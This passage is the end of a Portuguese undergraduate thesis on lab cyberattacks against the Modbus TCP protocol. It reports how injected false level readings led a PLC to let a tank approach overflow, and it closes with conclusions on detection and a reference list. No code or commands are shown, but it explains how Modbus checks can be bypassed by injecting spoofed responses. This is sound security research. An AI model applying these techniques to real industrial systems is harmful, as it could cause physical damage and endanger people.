
Figura 78 – Valor da ação de controle em relação ao valor do nível - Ensaio 4



Fonte: Autor


As Figuras 79 e 80 mostram, respectivamente, o estado da planta próximo ao final do ataque e o modo *online* do CLP, evidenciando seu comportamento durante o evento.

Figura 79 – Planta durante o ataque - Ensaio 4



Fonte: Autor

Figura 80 – CLP durante o ataque - Ensaio 4




Fonte: Autor

Nota-se que o tanque atinge valores próximos ao seu limite máximo e, mesmo assim, a válvula de saída permanece fechada, impedindo o escoamento do líquido e a manutenção do nível em um valor seguro.

Ao observar a imagem referente ao comportamento do CLP, verifica-se que o valor indicado pelo sensor permaneceu em 324 (32,4%), apesar de o tanque estar completamente cheio. A ação de controle, por sua vez, reage a esse valor falso e mantém-se em zero, ou seja, a válvula de saída não é acionada para permitir o escoamento do líquido.

Entretanto, assim como ocorrido no ataque anterior, houve momentos em que o ataque falhou e o valor real do sensor sobrescreveu o valor injetado, ou o valor injetado foi enviado antes da requisição. Nessas situações, como no intervalo de tempo entre 80 e 85 segundos, o CLP passou a ler o valor zero, na variável nível e reagiu de forma abrupta, aumentando rapidamente a ação de controle para esvaziar o tanque, como pode ser observado entre 80 e 85 segundos na Figura 81.


Figura 81 – Falhas na injeção do ataque - Ensaio 4



Fonte: Autor

Nesse intervalo, observa-se que a ação de controle voltou a se comportar de maneira normal, abrindo a válvula de saída por aproximadamente cinco segundos. Isso indica que o ataque falhou durante esse período. A Figura 82 evidencia essa falha de comunicação.

Figura 82 – Identificação das falhas na injeção dos ataques - Ensaio 4



Fonte: Autor

Conforme explicado anteriormente, podem ocorrer situações em que o pacote de ataque é enviado antes mesmo da requisição (*query*) correspondente. Nesses casos, a comunicação falha e o CLP interpreta o valor do sensor como zero. Como pode ser observado na Figura 82, essa falha ocorreu diversas vezes consecutivas, ao longo de aproximadamente cinco segundos, o que corresponde ao comportamento observado no gráfico.

Dessa forma, este ataque apresentou mais falhas do que o anterior, o que pode ser explicado pelo maior tempo de duração do ataque, tornando-o mais suscetível a oscilações na rede. Ainda assim, o ataque demonstrou-se bastante efetivo, levando o tanque a atingir níveis máximos críticos. No YouTube, é possível assistir o vídeo que mostra o ciberataque apresentando nesta seção, permitindo melhor visualização de tudo que foi descrito e apresentado [33]. [4]

[4] Disponível em: <https://www.youtube.com/watch?v=X5c7K8lD6tA>

5 Conclusões

Este trabalho apresentou diferentes conceitos de redes de comunicação industrial e ciberataques, contribuindo para um entendimento mais aprofundado sobre o tema. Foi possível, principalmente, diferenciar os principais conceitos relacionados a ciberataques em redes de comunicação industrial, bem como identificar e caracterizar alguns tipos de ataques. O objeto de estudo principal foi o protocolo de rede Modbus TCP, com foco em ataques de injeção de comandos e injeção de respostas por meio da própria rede.

Sendo assim, este estudo permitiu compreender as particularidades do protocolo de comunicação em questão, seu funcionamento e seus pontos vulneráveis. Ao submeter o protocolo Modbus TCP a diferentes tipos de ataques, foi possível perceber que, apesar de ainda ser amplamente utilizado na indústria, existem fragilidades inerentes à sua concepção, especialmente no que diz respeito à segurança.

Ressalta-se que a intenção deste trabalho não é estudar ou incentivar formas de invasão de redes industriais privadas, mas sim, considerando um cenário em que o atacante já possui acesso à rede, compreender como os ataques atuam na troca de pacotes e como uma planta real poderia ser manipulada de forma potencialmente catastrófica. Além disso, este trabalho evidencia a importância de se desenvolver e aplicar mecanismos de prevenção e mitigação de ciberataques em redes industriais, como o conceito da *Kill Chain*, anteriormente apresentado na Figura 52.

Dessa forma, o trabalho demonstrou-se bem-sucedido em relação aos seus objetivos. Foi possível realizar quatro diferentes tipos de ciberataques em duas plantas distintas e, simultaneamente, capturar toda a troca de pacotes na rede, analisando o comportamento do CLP e da planta diante dos ataques.

Todos os quatro ataques mostraram-se efetivos. Os ataques direcionados diretamente à planta alteraram estados de atuadores conforme definido no código de ataque, causando mau funcionamento do processo em ambos os casos, sendo o cenário discreto considerado mais crítico, devido ao seu potencial de passar despercebido pelo operador. Já os ataques direcionados ao CLP conseguiram fazer com que o próprio controlador tomasse decisões que, do ponto de vista da lógica

de controle, eram corretas, porém prejudiciais à planta, permitindo que o tanque atingisse níveis críticos máximos ou mínimos.

Durante os ataques direcionados ao CLP, foram observadas algumas falhas, principalmente relacionadas ao envio de pacotes de ataque ao longo do período em que estes estavam sendo executados. Em determinados momentos, o pacote de ataque era enviado alguns milissegundos após o pacote legítimo, sendo assim, rejeitado pela sequência de comunicação da rede.

Em outros casos, o pacote de ataque era enviado antes mesmo do pacote de requisição (*Query*) correspondente, fazendo com que, naquele instante, o CLP assumisse o valor zero para as variáveis recebidas devido à falha momentânea de comunicação. Essas falhas ocorreram exclusivamente nos ataques de injeção de respostas, uma vez que o pacote de ataque era do tipo *Response*, o que torna sua execução mais sensível ao tempo. Isso se deve ao fato de que o intervalo entre um *Query* legítimo e um *Response* legítimo é da ordem de 1ms, dificultando o envio do pacote de ataque no instante exato para sobrepor o pacote legítimo. Ainda assim, foi possível executar os ataques de forma eficiente, e, apesar das falhas observadas, os ataques ao CLP mostraram-se consistentes ao longo do período total de ataque.

Algo importante a ser ressaltado é que casos de recusa de pacotes por retransmissão, bem como a ocorrência de pacotes do tipo *ACK* puro enviados para confirmar a recepção de mensagens, como observado e explicado ao longo deste trabalho, não indicam necessariamente a presença de um ciberataque. Retransmissões e pacotes *ACK* fazem parte do funcionamento normal de protocolos confiáveis, como o TCP, e podem ocorrer devido a falhas pontuais, perdas de pacotes ou atrasos esporádicos na rede.

Entretanto, no contexto de ciberataques, esses eventos tendem a ocorrer de forma repetitiva e em maior escala, destoando do comportamento esperado para uma comunicação normal. Dessa forma, a recorrência anômala de retransmissões, rejeições de pacotes ou confirmações fora do padrão pode ser utilizada como um indicativo de que algo anormal está ocorrendo na rede, podendo levar à suspeita de um ciberataque. Ressalta-se, porém, que essa conclusão só é possível quando há monitoramento e análise contínua do tráfego de rede, uma vez que tais eventos, isoladamente, não são suficientes para caracterizar um ataque.

Por fim, o trabalho evidencia que, caso um indivíduo mal-intencionado consiga

ultrapassar as barreiras de defesa de uma rede industrial baseada no protocolo Modbus TCP, torna-se possível a execução de ataques capazes de causar danos significativos à planta. Embora o protocolo possua mecanismos intrínsecos de verificação de pacotes legítimos, como o uso de *Transaction ID*, campos de sequência e confirmação (*seq* e *ack*), verificação de endereços IP, tamanho da mensagem, entre outros, os resultados mostraram que tais proteções podem ser burladas por meio da captura e análise do tráfego da rede. Mesmo em um ambiente controlado e de pequena escala, foi possível reproduzir ataques eficazes, o que reforça a necessidade de investimentos em segurança cibernética para sistemas industriais.

Referências Bibliográficas

1 HARARI, Y. N.; MARCOANTONIO, J. *SAPIENS - UMA BREVE HISTORIA DA HUMANIDADE*. [S.l.: s.n.].

2 IGLÉSIAS, F. *A Revolução Industrial*. 10. ed. São Paulo: Brasiliense, 1981. 10ª edição.

3 ANDRADE, F.; SUZANO, M. A.; MOURA, L. C. B. Industrial automation,technology and and analysis of necessary maturity. *International Joint Conference on Industrial Engineering and Operations Management Proceedings*, International Joint Conference on Industrial Engineering and Operations Management, jul. 2024. Disponível em: <http://dx.doi.org/10.14488/ijcieom2024_full_0060_37937>.

4 SANTOS, B. et al. Indústria 4.0: Desafios e oportunidades. *Revista Produção e Desenvolvimento*, v. 4, 01 2018.

5 HAYDEN, E.; ASSANTE, M.; CONWAY, T. *An Abbreviated History of Automation & Industrial Controls Systems and Cybersecurity*. [S.l.], 2014. PDF provided by the user (sans-aug14.pdf); accessed 9 Aug 2025.

6 WALKER, M.; BISSELL, C.; MONK, J. The PLC: a logical development. *Measurement + Control*, Institute of Measurement and Control, v. 43, n. 9, p. 280–284, November 2010. Disponível em PDF fornecido pelo usuário; consultado em 9 ago. 2025.

7 MOYNE, J. R.; TILBURY, D. M. Industrial networking. In: *The Control Handbook, Second Edition: Control System Applications*. Boca Raton, FL: CRC Press, 2007. p. 29–1–29–22. Disponível em PDF fornecido pelo usuário; consultado em 9 ago. 2025.

8 OKANO, M. T. Iot and industry 4.0: the industrial new revolution. In: *International conference on management and information systems*. [S.l.: s.n.], 2017. v. 25, p. 26.

9 SETOLA, R. et al. An overview of cyber attack to industrial control system. *Chemical Engineering Transactions*, AIDIC Servizi S.r.l., v. 77, p. 907–912, 2019. ISSN 2283-9216. Disponível em: <https://www.researchgate.net/publication/336702712_An_overview_of_Cyber_Attack_to_Industrial_Control_System>.

10 SILVA, E. A. d. *Introdução Às Linguagens de programação Para CLP*. [S.l.]: Editora Edgard Blucher Ltda, 2016.

11 PETRUZELLA, F. D. *Controladores Lógicos Programáveis - 4ed*. [S.l.]: AMGH Editora, 2014.

12 FOROUZAN, B. A. *Data Communications and Networking*. 4. ed. [S.l.]: McGraw-Hill Higher Education, 2006. (McGraw-Hill Forouzan Networking).

13 TANENBAUM, A. S. *Redes de computadores*. [S.l.]: Elsevier Brasil, 2003.

14 THOMAS, G. Introduction to the modbus protocol. *Extension (Contemporary Control Systems, Inc.)*, Contemporary Controls, v. 9, n. 4, p. 1–4, ago. 2008. Disponível em: <http://www.modbus.org>.

15 GăITAN, N. C.; ZAGAN, I.; GăITAN, V. G. Proposed modbus extension protocol and real-time communication timing requirements for distributed embedded systems. *Technologies*, v. 12, n. 10, 2024. ISSN 2227-7080. Disponível em: <https://www.mdpi.com/2227-7080/12/10/187>.

16 MODBUS Application Protocol Specification V1.1b3. [S.l.], 2012. Available online. Disponível em: <http://www.modbus.org>.

17 THOMAS, G. Introduction to modbus serial and modbus tcp. *Extension (Contemporary Control Systems, Inc.)*, Contemporary Controls, v. 9, n. 5, p. 1–4, out. 2008. Disponível em: <http://www.ccontrols.com>.

18 COOK, A. et al. Attribution of cyber attacks on industrial control systems. *EAI Endorsed Trans. Ind. Netw. Intell. Syst.*, European Alliance for Innovation n.o., v. 3, n. 7, p. 151158, abr. 2016.

19 NICOL, D. M. Hacking the lights out. *Scientific American*, Springer Nature, v. 305, n. 1, p. 70–75, jul. 2011. ISSN 0036-8733. Disponível em: <https://www.scientificamerican.com/article/hacking-the-lights-out/>.

20 PARK, H. *Survey of Cyber Attacks on Cyber-Physical Systems: Recent Advances and Challenges*. [S.l.], 2023. Available from the author's department; summarized by the author as a review of cyber attack models and defense strategies in CPS.

21 EMAKE, E. D.; ADEYANJU, I. A.; UZEDHE, G. O. Industrial control systems (ICS): Cyber-attacks & security optimization. *Int. j. comput. eng. inf. technol.*, Dorma Trading Est, v. 12, n. 5, p. 31–41, maio 2020.

22 MORRIS, T. H.; GAO, W. Industrial control system cyber attacks. In: *Electronic Workshops in Computing*. [S.l.]: BCS Learning & Development, 2013.

23 TRAPIELLO, C. et al. Detection of replay attacks in CPSs using observer-based signature compensation. In: *2019 6th International Conference on Control, Decision and Information Technologies (CoDIT)*. [S.l.]: IEEE, 2019.

24 BANIK, S. et al. Implementing man-in-the-middle attack to investigate network vulnerabilities in smart grid test-bed. In: *2023 IEEE World AI IoT Congress (AIIoT)*. [S.l.: s.n.], 2023. p. 0345–0351.

25 RADOGLOU-GRAMMATIKIS, P. et al. Implementation and detection of Modbus cyberattacks. In: *2020 9th International Conference on Modern Circuits and Systems Technologies (MOCAST)*. [S.l.: s.n.], 2020. p. 1–4.

26 ALVAREZ, R. *TrabalhoDeConclusaoDeCurso-RafaelAlvarez*. 2025. <https://github.com/RafaelAlvarezz/TrabalhoDeConclusaoDeCurso-RafaelAlvarez>. Acesso em: 25 fev. 2026.

27 ALVAREZ, R. *Funcionamento - Planta de Separação de Peças*. 2025. <https://www.youtube.com/watch?v=Wf5M-Nr8d-w>. Acesso em: 25 fev. 2026.

28 ALVAREZ, R. *Funcionamento - Planta Controle de Nível de Tanque*. 2025. <https://www.youtube.com/watch?v=0xh2Vh4gqy8>. Acesso em: 25 fev. 2026.

29 United States Senate Committee on Commerce, Science, and Transportation. *A "Kill Chain" Analysis of the 2013 Target Data Breach*. [S.l.], 2014. Análise do ataque de dados à Target usando o framework de intrusion kill chain. Disponível em: <https://www.commerce.senate.gov/public/?a=Files.Serve&File_id=24d3c229-4acb-405d-b8db-a3a67f183883>.

30 ALVAREZ, R. *Ciberataque 1 - Planta de Separação de Peças - Ataque Perceptível*. 2025. <https://www.youtube.com/watch?v=RQQ0YGNOLqA>. Acesso em: 25 fev. 2026.

31 ALVAREZ, R. *Ciberataque 2 - Planta de Separação de Peças - Ataque Discreto*. 2025. <https://www.youtube.com/watch?v=iQum0qOWpfY>. Acesso em: 25 fev. 2026.

32 ALVAREZ, R. *Ciberataque 3 - Planta de Controle de Nível - Ataque de Injeção de Medições*. 2025. <https://www.youtube.com/watch?v=CRQ15tCnE2k>. Acesso em: 25 fev. 2026.

33 ALVAREZ, R. *Ciberataque 4 - Planta de Controle de Nível - Ataque Replay.* 2025. <https://www.youtube.com/watch?v=X5c7K8lD6tA>. Acesso em: 25 fev. 2026.